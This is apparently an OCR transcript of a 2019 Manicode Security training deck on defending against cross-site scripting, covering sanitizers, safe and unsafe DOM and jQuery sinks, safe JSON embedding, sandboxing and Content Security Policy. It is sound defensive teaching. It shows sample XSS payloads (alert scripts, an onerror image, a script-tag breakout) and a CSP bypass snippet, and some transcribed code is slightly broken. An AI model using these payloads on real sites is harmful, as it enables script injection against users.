- DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.
- DOMPurify works with a secure default, but offers a lot of configurability and hooks.
- Very simply to use
- Demo: https://cure53.de/purify

```
<div>{DOMPurify.sanitize(myString)}</div>
```

Use DOMPurify to Sanitize Untrusted HTML
Client Side Sanitization

- https://github.com/cure53/DOMPurify

- DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.
- DOMPurify works with a secure default, but offers a lot of configurability and hooks.
- Very simply to use
- Demo: https://cure53.de/purify

```
<div dangerouslySetInnerHTML={{__html:
DOMPurify.sanitize(“<script>alert(‘xss!’);</script>“)}} />
```

Angular HTML Sanitization in Practice

```
<div ng-bind-html="snippet">
```

1) Automatically stops XSS
2) All context via **ng-bind-html** will be sanitized based on built in angular HTML sanitizer.
3) HTML WILL RENDER but only safe HTML will render.
4) It is not easy (you must fork Angular) to modify the base HTML sanitization policy

DOM XSS

Dangerous JavaScript functions

Direct Execution	▪ eval() ▪ window.execScript()/function()/setInterval()/setTimeout(), requestAnimationFrame() ▪ script.src(), iframe.src()
Build HTML/JavaScript	▪ document.write(), document.writeln() ▪ elem.innerHTML = danger, elem.outerHTML = danger ▪ elem.setAttribute("dangerous attribute", danger) – attributes like: href, src, onclick, onload, onblur, etc.
Within Execution Context	▪ onclick() ▪ onload() ▪ onblur(), etc

Some safe JavaScript sinks

Setting a Value	▪ **elem.textContent = dangerVariable;** ▪ elem.className = **dangerVariable**; ▪ elem.setAttribute(safeName, **dangerVariable**); ▪ **formfield.value = dangerVariable;** ▪ document.createTextNode(**dangerVariable);** ▪ document.createElement(**dangerVariable**); ▪ **elem.innerHTML = DOMPurify.sanitize(dangerVar);**
Safe JSON Parsing	▪ **JSON.parse() (rather than eval())**

OK OK OK OK

Dangerous jQuery

jQuery will evaluate <script> tags and execute script in a variety of API’s

```
$('#myDiv').html('<script>alert("Hi!");</script>');
$('#myDiv').before('<script>alert("Hi!");</script>');
$('#myDiv').after('<script>alert("Hi!");</script>');
$('#myDiv').append('<script>alert("Hi!");</script>');
$('#myDiv').prepend('<script>alert("Hi!");</script>');
$('<script>alert("Hi!");</script>').appendTo('#myDiv');
$('<script>alert("Hi!");</script>').prependTo('#myDiv');
```

http://tech.blog.box.com/2013/08/securing-jquery-against-unintended-xss/

COPYRIGHT ©2019 MANICODE SECURITY

jQuery APIs and XSS

Dangerous jQuery 1.7.2 Data Types	
CSS	Some attribute settings
HTML	URL (Potential redirect)
jQuery methods that directly update DOM or can execute JavaScript	
$() or jQuery()	.attr()
.add()	.css()
.after()	.html()
.animate()	.insertAfter()
.append()	.insertBefore()
.appendTo()	Note: .text() updates DOM, but is safe.
jQuery methods that directly update DOM or can execute JavaScript	
$() or jQuery()	.attr()
.add()	.css()

http://tech.blog.box.com/2013/08/securing-jquery-against-unintended-xss/

COPYRIGHT ©2019 MANICODE SECURITY

jQuery: But there is more…

More Danger	▪ jQuery(danger) or $(danger) - This immediately evaluates the input! - E.g., $("<img src=x onerror=alert(1)>") ▪ jQuery.globalEval() ▪ All event handlers: .bind(events), .bind(type, [,data], handler()), .on(), .add(html)
Safe Examples	▪ .text(danger) ▪ .val(danger) ▪ .html(DOMPurify.sanitize(danger));

Some serious research needs to be done to identify all the safe vs. unsafe methods.

There are about 300 methods in jQuery

COPYRIGHT ©2019 MANICODE SECURITY

Using Safe Functions Safely

someoldpage.aspx UNSAFE

```
<script>
var elem = document.getElementById('elementId');
elem.textContent = '????????????';
</script>
```

somescript.js SAFE

```
function somecoolstuff(var elem, var data) {
    elem.textContent = data;
}
```

http://tech.blog.box.com/2013/08/securing-jquery-against-unintended-xss/

COPYRIGHT ©2019 MANICODE SECURITY

Fix the Broken Example

someoldpage.jsp UNSAFE

```
<script>
var elem = document.getElementById('elementId');
elem.textContent = '<%=
Encode.forJavaScript(request.getParameter("data")) %>';
</script>
```

Safe Client-Side JSON Handling

JSON.parse

- The example below uses a secure example of using XMLHTTPRequest to query https://example.com/items.json and uses JSON.parse to process the JSON that has successfully returned.

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "https://example.com/item.json");
xhr.onreadystatechange=function() {
    if (xhr.readyState === 4){
        if(xhr.status === 200){
           var response = JSON.parse(xhr.responseText);
        } else {
           var response = "Error Occurred";
        }
    }
}
oReq.send();
</script>
```

Pre-Fetching Data to Render in ReactJS

A popular performance pattern is to embed preload JSON to save a round trip.

- window.__INITIAL_STATE__
- window.__PRELOADED_STATE__

JSON.stringify(state) is commonly cited in documents as the answer.

DON'T DO THIS! IT WILL LEAD TO XSS!

COPYRIGHT ©2019 MANICODE SECURITY

Dangerously Pre-Fetching Data in React

```
<script>
window.__INITIAL_STATE = <%= JSON.stringify(initialState) %>
</script>
```

If the initialState object contains any string with </script> in it, that will escape out of your script tag and start appending everything after it as HTML code.

```
<script>{{</script><script>alert('XSS')}}</script>
```

COPYRIGHT ©2019 MANICODE SECURITY

Pre-Fetching Data to Render in ReactJS Safely

Serialize embedded JSON with a safe serialization engine

Node: https://github.com/yahoo/serialize-javascript

Example:

```
<script>window.__INITIAL_STATE = <%=
serialize(initialState) %></script>
```

COPYRIGHT ©2019 MANICODE SECURITY

https://github.com/yahoo/serialize-javascript

- Serialized code to a string of literal JavaScript which can be embedded in an HTML document by adding it as the contents of the <script> element.

```
serialize({ haxorXSS: '</script>' });
```

- The above will produce the following string, HTML-escaped output which is safe to put into an HTML document:

```
'{"haxorXSS":"\\u003C\\u002Fscript\\u003E"}
```

iframe Sandboxing

SOP and Basic Content Isolation

https://news.example.com

https://comments.example.com

https://accounts.example.com

Best Practice Sandboxing

iFrame Sandboxing (HTML5)

- `<iframe src="demo_iframe_sandbox.jsp" sandbox=""></iframe>`
- **Allow-same-origin**, allow-top-navigation, allow-forms, **allow-scripts**

- The content is assigned a separate and unique origin
- Scripts are not executed
- Forms cannot be submitted
- Navigation of external contexts is not allowed
- Popups are not allowed
- Plugin content, such as Flash or Java, is not executed
- Fullscreen capabilities are not available
- Autoplay for multimedia content is not available

COPYRIGHT ©2019 MANICODE SECURITY

Final Thoughts

Advanced XSS defense with no encoding!

1 Deliver main HTML document with static/safe data only in the HTML

2 Embed JSON safely on the page

```
var safeJSON = serialize(data.to_json);
```

3 Decode and parse JSON

```
var initData = JSON.parse(safeJSON);
```

4 Parse JSON and populate the static HTML with safe JavaScript APIs

a) Native JavaScript properties: `.textContent .value`
b) JQuery functions: `.text() .val()`

XSS Defense Summary


Data Type	Context	Defense
String	HTML Body/Attribute	HTML Entity Encode/HTML Attribute Encode
String	JavaScript Variable	JavaScript Hex Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification
String	CSS	CSS Hex Encoding
HTML	**Anywhere**	**HTML Sanitization (Server and Client Side)**
Any	**DOM**	**Safe use of JS API's**
Untrusted JavaScript	**Any**	**Sandboxing and Deliver from Different Domain**
JSON	**Client Parse Time**	**JSON.parse() or json2.js**
JSON	**Embedded**	**JSON Serialization**
Mistakes were made		Content Security Policy 3.0

COPYRIGHT ©2019 MANICODE SECURITY


Best Practice

Content Security Policy (CSP)

- Anti-XSS W3C standard
- CSP 3.0 WSC Candidate published September 2016 https://www.w3.org/TR/CSP3/
- Add the Content-Security-Policy response header to instruct the browser that CSP is in use.
- There are two major features that will enable CSP to help stop XSS.
  - Must move all inline script into external files and then enable *script-src="self"* or similar
  - Must use the script *nonce* or *hash* feature to provide integrity for inline scripts


Content-Security-Policy

```
default-src 'self';
script-src 'self' yep.com;
report-uri /csp_violation_logger;
```



A NEW WAY OF DOING CSP

Strict nonce-based CSP with 'strict-dynamic' and older browsers

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https:;
object-src 'none';
```

🟥	Dropped by CSP2 and above in presence of a nonce
🟪	Dropped by CSP3 in presence of 'strict-dynamic'

CSP3 compatible browser (strict-dynamic support)

script-src 'nonce-r4nd0m' 'strict-dynamic' '~~unsafe-inline~~' ~~https:;~~
object-src 'none';

CSP2 compatible browser (nonce support) - No-op fallback

script-src 'nonce-r4nd0m' 'strict-dynamic' '~~unsafe-inline~~' https:;
object-src 'none';

CSP1 compatible browser (no nonce support) - No-op fallback

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https:;
object-src 'none';
```

27

MAKING CSP GREAT AGAIN

Michele Spagnuolo Lukas Weichselbaum

https://www.youtube.com/watch?v=uf12a-0AluI

LIMITATIONS OF 'strict-dynamic'

Bypassable if:

```
<script nonce="r4nd0m">
  var s = document.createElement("script");
  s.src = userInput + "/x.js";
</script>
```

Compared to whitelist based CSPs, strict CSPs with 'strict-dynamic' still significantly reduces the attack surface.

Furthermore, the new attack surface - dynamic script-loading DOM APIs - is significantly easier to control and review.

XSS Defense Summary

Data Type	Context	Defense
String	HTML Body/Attribute	HTML Entity Encode/HTML Attribute Encode
String	JavaScript Variable	JavaScript Hex Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification
String	CSS	CSS Hex Encoding
HTML	Anywhere	HTML Sanitization (Server and Client Side)
Any	DOM	Safe use of JS API's
Untrusted JavaScript	Any	Sandboxing and Deliver from Different Domain
JSON	Client Parse Time	JSON.parse() or json2.js
JSON	Embedded	JSON Serialization
Mistakes were made		**Content Security Policy 3.0**

COPYRIGHT ©2019 MANICODE SECURITY

Conclusion

XSS Defense: Summary

- What is Cross Site Scripting? (XSS)
- Output Escaping
- HTML Sanitization
- Safe JavaScript Sinks
- Sandboxing
- Safe JSON UI Usage
- Content Security Policy

jim@manicode.com